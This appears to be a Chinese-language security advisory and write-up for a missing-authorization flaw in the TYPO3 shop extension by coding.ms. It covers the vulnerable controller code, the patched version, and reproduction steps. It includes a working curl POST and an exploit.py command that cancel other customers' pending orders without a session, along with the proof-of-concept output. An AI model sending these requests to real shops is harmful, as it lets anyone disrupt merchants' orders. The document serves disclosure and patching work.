
任何访客都可以取消 TYPO3 商店中未付款的订单。cancelAction() 从请求中获取订单 ID,却从不检查调用者身份。订单 ID 是连续的,因此每个待处理订单都可被访问。无需账户、无需会话,一次 POST 请求即可。
| CVE | CVE-2026-112071 |
| 安全公告 | TYPO3-EXT-SA-2026-036,2026-10-20 |
| 软件包 | codingms/shop "TYPO3 Shop by coding.ms",10,182 次安装 |
| 受影响版本 | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| 修复版本 | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862,缺少授权 |
| CVSS 4.0 | 6.9 中危,TYPO3 的评分 |
| CVSS 3.1 | 7.5 高危,AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |
| 测试环境 | TYPO3 13.4.34、PHP 8.4、shop 6.2.0 |
| 致谢 | Nguyen Le Thanh Nam |
同一安全公告中的第二个 CVE: CVE-2026-113468,同一控制器中的 PayPal 回调伪造漏洞。
Classes/Controller/BasketOrderController.php:1053,版本 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel 在 ext_localconf.php:62 中被注册为公共插件操作,因此任何人都可以访问该操作。uid 经过 (int) 强制类型转换,所以这里不存在 SQL 注入。缺失的是所有权检查。紧随其后的 elseif 权限处理了正确的情况,即取消调用者自身会话中持有的订单。
它受两个条件约束:目标订单必须处于 prepared 状态,并且页面必须带有 BasketOrder 插件。
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
同一次运行中的对照项:顺序 2 为 paid,保持不变;去掉 basketOrder 参数不会产生任何变化;该安装实例的前端用户数为零,打开的会话数也为零。完整输出见 poc-transcript.txt。
GET 返回 404,因为 TYPO3 会以空 cHash 为由拒绝该请求。POST 参数不属于缓存哈希的一部分,因此 cHash 并不覆盖这种情况。
exploit.py 会向你自己拥有的主机发送相同的请求。默认执行试运行:
python3 exploit.py http://shop.example/checkout --order 42 --fire
无论订单是否被移动,响应都是 HTTP 200。请在后台确认。


get.typo3.org/13/tar.gz 安装 TYPO3 13.4.x 经典模式,无需 Composer。shop,以及 codingms/additional-tca 和
codingms/modules。EXT:shop/Configuration/TypoScript/。shop_basketorder 内容元素。tx_shop_domain_model_basketorder 中插入一行,包含 status = 'prepared'。php -S 提供服务,并加载 PHP intl。跳过第 3 步后,每个请求都会返回 404,看起来就像站点不存在漏洞。
6.3.0 将 uid 绑定到调用者的会话:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction() 具有相同的模式,并且可以从不存在会话 cookie 的支付回调中访问,因此它获得了 BasketOrderHmacService,该版本使用站点 encryptionKey 对 uid 进行签名。完整差异见
fix-6.2.0-to-6.3.0.diff,取自发布的 6.3.0
制品。该补丁仅被阅读;PoC 未针对其重新运行。
已报告至 [email protected]。修复版本由 Thomas Deuling (coding.ms) 提供, 公告由 Torben Hansen(TYPO3 安全团队)发布。
仅用于测试您拥有或已获授权测试的系统。